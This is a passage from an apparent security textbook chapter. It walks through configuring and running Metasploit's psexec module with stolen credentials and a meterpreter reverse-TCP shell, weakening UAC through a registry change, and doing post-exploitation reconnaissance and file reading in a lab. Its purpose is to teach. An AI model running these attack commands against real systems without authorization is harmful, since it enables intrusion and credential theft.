When the Metasploit module `exploit/windows/smb/psexec` runs, it does so as the known local administrator. However, User Account Control (UAC) on Windows prevents the local administrator from running code at a high (or system) integrity level. To allow this code execution, a change to the registry is needed.

The graphical process is to start the registry editor `regedit.exe`. Navigate to the key `\\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System`. Create the value `LocalAccountTokenFilterPolicy` of type DWORD and set the data to 1. (Figure 4)

Alternatively, this can be done from an elevated command prompt with the following command:

```
zathras@STANDALONE C:\Users\zathras>REG ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
The operation completed successfully.
```




*Figure 4: Using Registry Editor to Set the Value `LocalAccountTokenFilterPolicy`*

## 1.3.3. Configuring the Metasploit Module

Before the Metasploit exploit module can be used, it must be properly configured. The output from the **`info`** command showed the names of the variables that can be set. To see the currently set values for these options, use the **`options`** command as follows:

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
```

## 1.3 Metasploit psexec with Credentials

```
   SERVICE_NAME                        no        The service name
   SMBSHARE                            no        The share to connect to
                                                 , can be an admin share
                                                  (ADMIN$,C$,...) or a n
                                                 ormal read/write folder
                                                  share


   Used when making a new connection via RHOSTS:

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      no        The target host(s), see https
                                         ://docs.metasploit.com/docs/u
                                         sing-metasploit/basics/using-
                                         metasploit.html
   RPORT      445              no        The target port (TCP)
   SMBDomain  .                no        The Windows domain to use for
                                          authentication
   SMBPass                     no        The password for the specifie
                                         d username
   SMBUser                     no        The username to authenticate
                                         as


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module
                                       on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '',
                                        seh, thread, process, none)
   LHOST     172.16.236.98    yes       The listen address (an interfa
                                        ce may be specified)
   LPORT     4444             yes       The listen port


Exploit target:
```

```
   Id  Name
   --  ----
   0   Automatic
```

```
View the full module info with the info, or info -d command.
```

The first thing that needs to be configured is the target, through the **rhosts** variable. This can be one system or a range of systems, and the target can be specified via hostname, IPv4 address, or IPv6 address. Variables are configured with the **set** command, so to set the target to a single target with the IPv4 address 172.31.0.13, the user runs the following command:

```
msf6 exploit(windows/smb/psexec) > set rhosts 172.31.0.13
rhosts => 172.31.0.13
```

Next, the user needs to specify the username and the password that will be used to authenticate to the target; this is done via **SMBUser** and **SMBPass**. Variable names in Metasploit are not case sensitive, so to set the user/password combination to zathras/password1! run the following commands:

```
msf6 exploit(windows/smb/psexec) > set smbuser zathras
smbuser => zathras
msf6 exploit(windows/smb/psexec) > set smbpass password1!
smbpass => password1!
```

For most exploits, a payload will also need to be selected and configured, however this exploit module has selected and configured a payload. This exploit uses a reverse_tcp payload; this means that once the exploit has fired, the target will reach back and connect to the attacking system to receive the payload and any instructions. This is commonly done to bypass firewall rules that exist between the attacker and the target. If the result of the attack merely opened a port on the target for the attacker, then any network firewall between the attacker and the target could block inbound connections aimed at that port. However, most firewalls have very liberal rules about connections coming out from a protected system, and connections from the target to the attacker's system are generally not blocked. Reviewing the output from the **options** command, the value of **LHOST** is set to 172.16.236.98; this is the IPv4 address of the attacking system. Similarly, the value of **LPORT** is 4444; this is the default port that the attacker's system will listen for callbacks.

This exploit allows the user to choose a target; by default, it is set to target 0, which is the default. The list of allowable targets is shown with the command **show targets** as follows:

```
msf6 exploit(windows/smb/psexec) > show targets

Exploit targets:
================

    Id  Name
    --  ----
=>  0   Automatic
    1   PowerShell
    2   Native upload
    3   MOF upload
```

```
    4   Command
```

Targets are selected with the `set` command.

## 1.3.4. Running the Exploit

All the needed values have been set, so the attacker runs the exploit with the command `exploit` as follows:

```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.16.236.98:4444
[*] 172.31.0.13:445 - Connecting to the server...
[*] 172.31.0.13:445 - Authenticating to 172.31.0.13:445 as user
'zathras'...
[*] 172.31.0.13:445 - Selecting PowerShell target
[*] 172.31.0.13:445 - Executing the payload...
[+] 172.31.0.13:445 - Service start timed out, OK if running a command
or non-service executable...
[*] Sending stage (176198 bytes) to 172.31.0.13
[*] Meterpreter session 1 opened (172.16.236.98:4444 ->
172.31.0.13:57227) at 2024-05-27 09:30:23 -0400

meterpreter >
```

It is worth examining the output from this command. The first line of output shows that the attacking system has opened TCP/4444 on their local IP address 172.16.236.98 to listen for callbacks.

The next two lines show the attacker connecting to the target system 172.31.0.13 on TCP/445 and authenticating as the user zathras.

The next two lines show that the attacker is executing the payload using PowerShell, while the next few lines show it reaching back to the attacker's system getting Meterpreter (the stage) and then opening a Meterpreter session.

The result of these operations is the creation of a session, and returns a Meterpreter prompt, which is running on the target system.

Attackers using Metasploit can obtain multiple sessions to one or more targets. To see how to manage these multiple sessions, the attacker needs to tell Metasploit that they no longer wish to work in the current session. The attacker does not want to lose access to the current session; instead, they only want to move it to the background so that other tasks can be performed; this is done with the `background` command as follows:

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/psexec) >
```

The `background` command can be abbreviated simply as `bg`. Notice that the prompt has changed; instead of interacting with the Meterpreter session on the target, the user is now

interacting with Metasploit on the attacker's system, and the exploit module `windows/smb/psexec` has been selected.

### 1.3.5. Configuring a Payload

This example used the automatically selected payload `windows/meterpreter/reverse_tcp`, however this is not the only reasonably payload. The command `show payloads` will display all the Metasploit payloads that are compatible with the current module. At the time that this is being written (Summer 2024), there are 286 compatible payloads.

One reasonable payload would be to have the target connect back to the attacker's system via IPv6 rather than via IPv4. This can be done with the payload `windows/meterpreter/reverse_ipv6_tcp`. Payloads are selected like options, so to do so the attacker runs the following:

```
msf6 exploit(windows/smb/psexec) > set payload
windows/meterpreter/reverse_ipv6_tcp
payload => windows/meterpreter/reverse_ipv6_tcp
```

If the attacker then runs the `options` command again, they will see that all the options already set will be retained. However, this also includes the payload options and the target options. Clearly an IPv6 payload will require an IPv6 listener, so the attacker sets the `LHOST` variable to the IPv6 address of the attacker's system. The target was specified earlier in the `RHOSTS` variable as an IPv4 address; there is no need to change it.

```
msf6 exploit(windows/smb/psexec) > set lhost
fde0:fb41:8dc5:4b30:16:9e19:cee3:7a8
lhost => fde0:fb41:8dc5:4b30:16:9e19:cee3:7a8msf6
```

Running the exploit with these changes results in a second session.

```
exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on
fde0:fb41:8dc5:4b30:16:9e19:cee3:7a8:4444
[*] 172.31.0.13:445 - Connecting to the server...
[*] 172.31.0.13:445 - Authenticating to 172.31.0.13:445 as user
'zathras'...
[*] 172.31.0.13:445 - Selecting PowerShell target
[*] 172.31.0.13:445 - Executing the payload...
[+] 172.31.0.13:445 - Service start timed out, OK if running a command
or non-service executable...
[*] Sending stage (176198 bytes) to
fde0:fb41:8dc5:4b30:16:f588:640d:4dc9
[*] Meterpreter session 2 opened
(fde0:fb41:8dc5:4b30:16:9e19:cee3:7a8:4444 ->
fde0:fb41:8dc5:4b30:16:f588:640d:4dc9:57514) at 2024-05-27 10:30:06 -
0400

meterpreter >
```

The output here is like the output from the initial exploit attempt. One interesting thing to note is that the initial connection is to the target's IPv4 address and the attacker's system is listening on its IPv6 address. When the payload sends the stage though, it goes to the target's IPv6 address.

## 1.3.6. Managing Sessions

At this point the attacker has established a second session. How does the attacker manage and interact with multiple sessions? First, the attacker needs to background the newest session and return to Metasploit from Meterpreter.

```
meterpreter > bg
[*] Backgrounding session 2...
```

The attacker can see all the existing sessions on Metasploit with the **sessions** command as follows:

```
msf6 exploit(windows/smb/psexec) > sessions -l

Active sessions
===============

  Id  Name  Type                  Information          Connection
  --  ----  ----                  -----------          ----------
  1         meterpreter x86/wi    NT AUTHORITY\SYSTE   172.16.236.98:4444
            ndows                 M @ STANDALONE        -> 172.31.0.13:57
                                                       227 (172.31.0.13)
  2         meterpreter x86/wi    NT AUTHORITY\SYSTE   fde0:fb41:8dc5:4b3
            ndows                 M @ STANDALONE       0:16:9e19:cee3:7a8
                                                       :4444 -> fde0:fb41
                                                       :8dc5:4b30:16:f588
                                                       :640d:4dc9:57514 (
                                                       172.31.0.13)
```

Detailed session information in table form is available from the **sessions** command with the **-x** flag, while detailed information in list form is obtained with the **sessions** command and the **-v** flag:

```
msf6 exploit(windows/smb/psexec) > sessions -v

Active sessions
===============

  Session ID: 1
        Name:
        Type: meterpreter windows
        Info: NT AUTHORITY\SYSTEM @ STANDALONE
      Tunnel: 172.16.236.98:4444 -> 172.31.0.13:57227 (172.31.0.13)
         Via: exploit/windows/smb/psexec
```

```
   Encrypted: Yes (AES-256-CBC)
        UUID: 56ac28115168e922/x86=1/windows=1/2024-05-27T13:30:21Z
     CheckIn: 14s ago @ 2024-05-27 11:24:41 -0400
  Registered: No

  Session ID: 2
        Name:
        Type: meterpreter windows
        Info: NT AUTHORITY\SYSTEM @ STANDALONE
      Tunnel: fde0:fb41:8dc5:4b30:16:9e19:cee3:7a8:4444 ->
fde0:fb41:8dc5:4b30:16:f588:640d:4dc9:57514 (172.31.0.13)
         Via: exploit/windows/smb/psexec
   Encrypted: Yes (AES-256-CBC)
        UUID: 5568aa80ec251e4f/x86=1/windows=1/2024-05-27T14:30:05Z
     CheckIn: 41s ago @ 2024-05-27 11:24:14 -0400
  Registered: No
```

To resume interaction with a session, the attacker specifies the session number with the `-i` flag as follows:

```
msf6 exploit(windows/smb/psexec) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

The `sessions` command can be used to send Metasploit commands (with the `-c` flag) or Meterpreter commands (with the `-C` flag) to sessions identified with `-i`.

Sessions can be killed by specifying their ID with the `-k` flag; running `sessions` with the `-K` flag kills all sessions. An attacker that is exiting Metasploit should take the time to kill all sessions before exiting Metasploit, as otherwise existing sessions may continue to call back to Metasploit until they timeout.

Metasploit itself is stopped with the command `exit`. If there are active sessions, then the `-y` flag must also be passed.

# 1.4. Meterpreter

Both example payloads used Meterpreter. Meterpreter is a payload created as part of the Metasploit project. Meterpreter is an interactive shell that allows an attacker to execute a range of commands on a target and view the results. On Windows Meterpreter is memory-resident, so that it does not write to the disk. It runs within existing processes, so it does not need to create a new process. Provided the attacker has sufficient privileges, it can migrate from one process to another; all these features are designed to make Meterpreter stealthy and harder for defenders to identify. Meterpreter is also extensible and can load extensions while running in a target.

## 1.4.1. Meterpreter Commands

When a user begins to interact with a Meterpreter shell, it looks and feels like a command prompt on Windows or a terminal prompt on Linux.

A help menu is available in Meterpreter with the command `help`. An attacker can get help for some commands with the syntax `help <command>`, as in the following example:

```
meterpreter > help edit
Edit a file on remote machine.
Usage: edit file
```

In many cases, running the command with the `-h` flag also provides information about the command.

```
meterpreter > search -h
Usage: search [-d dir] [-r recurse] -f pattern [-f pattern]...
Search for files.

OPTIONS:

    -a   Find files modified after timestamp (UTC).  Format: YYYY-mm-dd
or YYYY-mm-ddTHH:MM:SS
    -b   Find files modified before timestamp (UTC). Format: YYYY-mm-dd
or YYYY-mm-ddTHH:MM:SS
    -d   The directory/drive to begin searching from. Leave empty to
search all drives. (Default: )
    -f   A file pattern glob to search for. (e.g. *secret*.doc?)
    -h   Help Banner
    -r   Recursively search sub directories. (Default: true)
```

### 1.4.1.1. System Reconnaissance

When an attacker first obtains a Meterpreter shell on the target, one early goal might be to find out more about the now-compromised target. This can be done with the `sysinfo` command as follows:

```
meterpreter > sysinfo
Computer        : STANDALONE
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

This shows that the target is a 64-bit Windows 10 system running build 19045 that is not part of a domain; the Meterpreter process itself is running as a 32-bit process.

## 1.4 Meterpreter

The attacker can determine the user that Meterpreter is using and the privileges that they hold with the commands `getuid` and `getprivs` as follows:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege
… Output Deleted …


SeTakeOwnershipPrivilege
SeTcbPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

In this example, Meterpreter is being run at NT AUTHORITY\SYSTEM, and is running with an extensive collection of privileges.[12]

Meterpreter is hosted within an existing process; the PID of this process is available from the command `getpid`. The list of all processes running on the system is available through the `ps` command as follows:

```
meterpreter > getpid
Current pid: 3540
meterpreter > ps

Process List
============

 PID   PPID  Name       Arch  Session  User            Path
 ---   ----  ----       ----  -------  ----            ----
 0     0     [System P
             rocess]
 4     0     System     x64   0
 108   4     Registry   x64   0
 300   616   dwm.exe    x64   1        Window Manager  C:\Windows\Syst
                                       \DWM-1          em32\dwm.exe
 344   4     smss.exe   x64   0
 444   436   csrss.exe  x64   0
```

[12] Windows privileges will be discussed in more detail in Section XXX.

```
 520   436   wininit.e  x64   0
             xe
 528   512   csrss.exe  x64   1
 616   512   winlogon.  x64   1        NT AUTHORITY\S  C:\Windows\Syst
             exe                      YSTEM           em32\winlogon.e
                                                      xe
 664   520   services.  x64   0

… Output Deleted …
             exe

 3540  1392  powershel  x86   0        NT AUTHORITY\S  C:\Windows\SysW
             l.exe                    YSTEM           OW64\WindowsPow
                                                      erShell\v1.0\po
                                                      wershell.exe

… Output Deleted …
```

The results from the `ps` command can be filtered as shown by asking Meterpreter for help about the command as shown:

```
meterpreter > ps -h
Usage: ps [ options ] pattern

Use the command with no arguments to see all running processes.
The following options can be used to filter those results:

OPTIONS:

    -A   Filter on architecture
    -c   Filter only child processes of the current shell
    -h   Help menu.
    -S   Filter on process name
    -s   Filter only SYSTEM processes
    -U   Filter on user name
    -x   Filter for exact matches rather than regex

meterpreter > ps firefox
Filtering on 'firefox'

Process List
============

 PID   PPID  Name       Arch  Session  User            Path
 ---   ----  ----       ----  -------  ----            ----
 1352  2656  firefox.e  x86   1        STANDALONE\zat  C:\Program File
             xe                       hras            s (x86)\Mozilla
```

```
                                                          Firefox\firefo
                                                         x.exe
 2008  2656  firefox.e  x86   1        STANDALONE\zat   C:\Program File
             xe                        hras             s (x86)\Mozilla
                                                          Firefox\firefo
                                                         x.exe
 2656  3692  firefox.e  x86   1        STANDALONE\zat   C:\Program File
             xe                        hras             s (x86)\Mozilla
                                                          Firefox\firefo
                                                         x.exe
 4708  2656  firefox.e  x86   1        STANDALONE\zat   C:\Program File
             xe                        hras             s (x86)\Mozilla
                                                          Firefox\firefo
                                                         x.exe
 5752  2656  firefox.e  x86   1        STANDALONE\zat   C:\Program File
             xe                        hras             s (x86)\Mozilla
                                                          Firefox\firefo
                                                         x.exe
```

If the attacker only wants to search for the PID for a process, then the command `pgrep` can be used as follows:

```
meterpreter > pgrep firefox
2656
1352
2008
4708
5752
```

When determining the next step in an engagement, it is often useful to know how long the user has been away from the system, if at all. One way to determine this is through the command `idletime` as follows:

```
meterpreter > idletime
User has been idle for: 8 days 1 hour 26 mins 37 secs
```

The output from this command must be interpreted with care though. This is the idle time for the current user in Meterpreter, which in this example is NT AUTHORITY\SYSTEM. The result of the idle time command here is merely the system uptime. One way to get the idle time for the user interacting with the Desktop is to create another copy of Meterpreter running as that user.[13]

The attacker can examine the system for mounted drives, either local drives or network drives by running `show_mount` as follows:

```
meterpreter > show_mount

Mounts / Drives
===============
```

[13] See Section 1.4.2.1 and Section 1.5.8.

```
Name  Type   Size (Total)  Size (Free)  Mapped to
----  ----   ------------  -----------  ---------
C:\   fixed  31.43 GiB     10.91 GiB
D:\   cdrom  4.87 GiB      0.00 B

Total mounts/drives: 2
```

The attacker can also obtain the current local time on the target as well as view any of the environment variables with **localtime** and **getenv** as follows:

```
meterpreter > localtime
Local Date/Time: 2024-05-27 13:48:53.627 Eastern Daylight Time (UTC-500)
meterpreter > getenv path

Environment Variables
=====================

Variable  Value
--------  -----
path      C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\W
          indows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\
          OpenSSH\;C:\Windows\system32\config\systemprofile\AppData\Lo
          cal\Microsoft\WindowsApps
```

In this example, the attacker has examined the windows Path variable.[14]

### 1.4.1.2. Network Reconnaissance

The attacker can determine the state of the network interfaces on the target with either the Meterpreter command **ipconfig** or **ipconfig** as shown:

```
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 12
```

[14] Linux environment variables are discussed in more detail in Section XXX while Windows environment variables are discussed in Section XXX.

```
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 8e:d2:26:29:bf:ea
MTU          : 1500
IPv4 Address : 172.31.0.13
IPv4 Netmask : 255.240.0.0
IPv6 Address : fde0:fb41:8dc5:4b30:16:f588:640d:4dc9
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fde0:fb41:8dc5:4b30:31::13
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::9527:bf4a:7d55:710f
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

This system only has two network interfaces; the first is the loopback interface for 127.0.0.1 and ::1. The second shows that the system has one IPv4 address at 172.31.0.13; with the netmask of 255.240.0.0 this means that the local network is the full RFC 1918 private address space 172.16.0.0/12.

The system also shows three IPv6 addresses. The last one, fe80::9527:bf4a:7d55:710f is a link-local unicast address. The middle one, fde0:fb41:8dc5:4b30:31::13 is a unique local IPv6 unicast address; the netmask ffff:ffff:ffff:ffff tells the attacker that the local IPv6 network address range is fde0:fb41:8dc5:4b30/64. The first address is fde0:fb41:8dc5:4b30:16:f588:640d:4dc9 with the netmask ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff, which suggests that the first address has been assigned by DHCPv6.

The attacker can also examine the IPv4 arp cache with the `arp` command as follows:

```
meterpreter > arp

ARP cache
=========

    IP address       MAC address        Interface
    ----------       -----------        ---------
    172.16.0.1       90:ec:77:35:39:a5  Intel(R) PRO/1000 MT Network C
                                        onnection
    172.16.1.3       56:3b:de:32:e8:3c  Intel(R) PRO/1000 MT Network C
                                        onnection
    172.16.222.87    ae:b9:f3:be:ca:d8  Intel(R) PRO/1000 MT Network C
                                        onnection
    172.16.235.251   b2:24:61:6b:5e:d0  Intel(R) PRO/1000 MT Network C
                                        onnection

… Output Deleted …

    172.31.255.255   ff:ff:ff:ff:ff:ff  Intel(R) PRO/1000 MT Network C
                                        onnection
    224.0.0.22       00:00:00:00:00:00  Software Loopback Interface 1
    224.0.0.22       01:00:5e:00:00:16  Intel(R) PRO/1000 MT Network C
```

```
                                      onnection
    224.0.0.251      01:00:5e:00:00:fb  Intel(R) PRO/1000 MT Network C
                                      onnection
    224.0.0.252      01:00:5e:00:00:fc  Intel(R) PRO/1000 MT Network C
                                      onnection
    239.255.255.250  00:00:00:00:00:00  Software Loopback Interface 1
    239.255.255.250  01:00:5e:7f:ff:fa  Intel(R) PRO/1000 MT Network C
                                      onnection
```

This provides the attacker with a list of systems with IPv4 addresses on the local network.

The `route` command provides the attacker with the local routing table on the target. If the attacker has sufficient permissions, then they can also modify the target's routing table.

```
meterpreter > route -h
Usage: route [-h] command [args]

Display or modify the routing table on the remote machine.

Supported commands:

   add    [subnet] [netmask] [gateway]
   delete [subnet] [netmask] [gateway]
   list

OPTIONS:
    -h  Help banner.
```

The attacker can query the DNS resolver on the target for the IP addresses of hosts with the `resolve` command. By default, it uses IPv4, but it can query IPv6 with the `-f` flag as follows:

```
meterpreter > resolve babylon.admin.lab.tu

Host resolutions
================

    Hostname              IP Address
    --------              ----------
    babylon.admin.lab.tu  172.31.0.2

meterpreter > resolve babylon.admin.lab.tu -f IPv6

Host resolutions
================

    Hostname              IP Address
    --------              ----------
    babylon.admin.lab.tu  fde0:fb41:8dc5:4b30:31::2
```

## 1.4 Meterpreter

The attacker can also check to see if the target is using a proxy with the command **getproxy** as follows:

```
meterpreter > getproxy
Auto-detect     : Yes
Auto config URL :
Proxy URL       :
Proxy Bypass    :
```

This system does not use a proxy, so no information was provided.

The current network connections to and from the target can be examined with the **netstat** command as follows:

```
meterpreter > netstat

Connection list
===============

    Proto  Local ad  Remote a  State     User  Inode  PID/Program name
           dress     ddress
    -----  --------  --------  -----     ----  -----  ----------------
    tcp    0.0.0.0:  0.0.0.0:  LISTEN    0     0      2428/sshd.exe
           22        *
    tcp    0.0.0.0:  0.0.0.0:  LISTEN    0     0      920/svchost.exe
           135       *
    tcp    0.0.0.0:  0.0.0.0:  LISTEN    0     0      4/System
           445       *
    tcp    0.0.0.0:  0.0.0.0:  LISTEN    0     0      1304/svchost.exe
           5040      *
    tcp    0.0.0.0:  0.0.0.0:  LISTEN    0     0      4/System
           5357      *
    tcp    0.0.0.0:  0.0.0.0:  LISTEN    0     0      684/lsass.exe
           49664     *

… Output Deleted …

    udp6   :::5353   :::*               0     0      1524/svchost.exe
    udp6   :::5355   :::*               0     0      1524/svchost.exe
    udp6   :::56042  :::*               0     0      2292/svchost.exe
    udp6   ::1:1900  :::*               0     0      2292/svchost.exe
    udp6   ::1:6256  :::*               0     0      2292/svchost.exe
           7
    udp6   fe80::95  :::*               0     0      2292/svchost.exe
           27:bf4a:
           7d55:710
           f:1900
    udp6   fe80::95  :::*               0     0      2292/svchost.exe
           27:bf4a:
```

```
7d55:710
f:62566
```

Though not shown for space reasons, this list will include the network connection(s) to the attacker's system. One consequence of looking at this example shows that the administrator has set up and is running an SSH server on this Windows system.

#### 1.4.1.3. Navigating the File System

The attacker can determine their current directory in the target file system by running the command `pwd` as follows:

```
meterpreter > pwd
C:\Windows\system32
```

The directory can be changed with the command `cd`. The backslash is an escape character in Meterpreter, so file paths on Windows targets may need to be escaped with a double-backslash as follows:

```
meterpreter > cd c:\\
meterpreter > pwd
c:\
```

File listings are provided with either `dir` or `ls` as follows:

```
meterpreter > ls
Listing: c:\
============

Mode          Size   Type  Last modified         Name
----          ----   ----  -------------         ----
040777/rwxrw  4096   dir   2024-05-18 22:48:51   $Recycle.Bin
xrwx                       -0400
040777/rwxrw  0      dir   2023-11-08 01:32:45   Documents and Setting
xrwx                       -0500                 s
000000/-----  0      fif   1969-12-31 19:00:00   DumpStack.log.tmp
----                       -0500
040777/rwxrw  4096   dir   2023-11-09 23:05:26   OpenSSH-Win64
xrwx                       -0500
040777/rwxrw  0      dir   2019-12-07 04:14:52   PerfLogs
xrwx                       -0500
040777/rwxrw  0      dir   2023-11-09 23:01:04   PortQryV2
xrwx                       -0500
040555/r-xr-  8192   dir   2023-11-09 23:23:27   Program Files
xr-x                       -0500
040555/r-xr-  4096   dir   2023-11-09 22:58:16   Program Files (x86)
xr-x                       -0500
040777/rwxrw  4096   dir   2023-11-09 23:13:53   ProgramData
xrwx                       -0500
040777/rwxrw  0      dir   2024-05-19 01:46:13   Recovery
```

```
xrwx                          -0400
040777/rwxrw  49152  dir   2023-11-09 23:01:56   SysinternalsSuite
xrwx                          -0500
040777/rwxrw  4096   dir   2023-11-08 01:32:58   System Volume Informa
xrwx                          -0500                tion
040555/r-xr-  4096   dir   2024-05-19 01:26:25   Users
xr-x                          -0400
040777/rwxrw  16384  dir   2024-05-18 22:48:55   Windows
xrwx                          -0400
000000/-----  0      fif   1969-12-31 19:00:00   hiberfil.sys
----                          -0500
040777/rwxrw  0      dir   2023-11-09 23:22:31   inetpub
xrwx                          -0500
000000/-----  0      fif   1969-12-31 19:00:00   pagefile.sys
----                          -0500
000000/-----  0      fif   1969-12-31 19:00:00   swapfile.sys
----                          -0500
```

Notice that the file listing includes all the files Windows marks as hidden in the file system.[15] The `ls` and `dir` commands can also be used to search for files:

```
meterpreter > ls -h
Usage: ls [options] [glob/path]

Lists contents of directory or file info, searchable

OPTIONS:

    -h   Help banner
    -l   List in long format (default)
    -r   Reverse sort order
    -R   Recursively list subdirectories encountered
    -S   Search string on filename (as regular expression)
    -s   Sort by size
    -t   Sort by time
    -x   Show short file names
```

While manipulating the remote file system, there will be occasions where the attacker also needs to manipulate the local file system on the attacker's system. The command `lpwd` shows the location of the attacker on their own system as follows:

```
meterpreter > lpwd
/home/zathras
```

The command `lcd` is used to change the local working directory for the attacker. Here is an example where the attacker changes directory to `~/.msf4`, which is the usual location for Metasploit files, then uses `lls` to see the files and directories that are present:

[15] Hidden files on Windows are discussed in Section XXX.

```
meterpreter > lcd .msf4
meterpreter > lls
Listing Local: /home/zathras/.msf4
==================================

Mode              Size  Type  Last modified           Name
----              ----  ----  -------------           ----
40775/rwxrwxr-x   4096  dir   2024-05-26 19:53:17 -0400  bootsnap_cache
40775/rwxrwxr-x   4096  dir   2024-05-26 19:53:20 -0400  data
100664/rw-rw-r--  1058  fil   2024-05-27 14:14:46 -0400  history
40775/rwxrwxr-x   4096  dir   2024-05-26 19:53:20 -0400  local
40775/rwxrwxr-x   4096  dir   2024-05-26 19:53:20 -0400  logos
40775/rwxrwxr-x   4096  dir   2024-05-26 19:53:20 -0400  logs
40775/rwxrwxr-x   4096  dir   2024-05-26 19:53:20 -0400  loot
100664/rw-rw-r--  721   fil   2024-05-27 14:14:10 -0400  meterpreter_history
40775/rwxrwxr-x   4096  dir   2024-05-26 19:53:20 -0400  modules
40775/rwxrwxr-x   4096  dir   2024-05-26 19:53:20 -0400  plugins
40775/rwxrwxr-x   4096  dir   2024-05-26 19:53:19 -0400  store
```

#### 1.4.1.4. Manipulating the File System

An attacker with a running Meterpreter shell on the target and sufficient privileges can read the files present there using the command `cat`. As an example, suppose that the attacker identifies a file of interest `C:\Users\zathras\Desktop\passwords.txt`.[16] The attacker with a Metasploit shell views the file contents with the following command:

```
meterpreter > cat c:\\Users\\zathras\\Desktop\\passwords.txt
I always forget my passwords!

When logging into corporate payroll, be sure to use
zathras / password1!
```

[16] And who wouldn't be interested in that file?

Notice that the attacker escaped the backslashes in the file path.[17] There is a similar command to look at files locally on the attacker's system; that command is `lcat`.

Meterpreter includes a vi-like editor that can be used to directly edit files on the target; it can be used to modify this `passwords.txt` file by running the command:

```
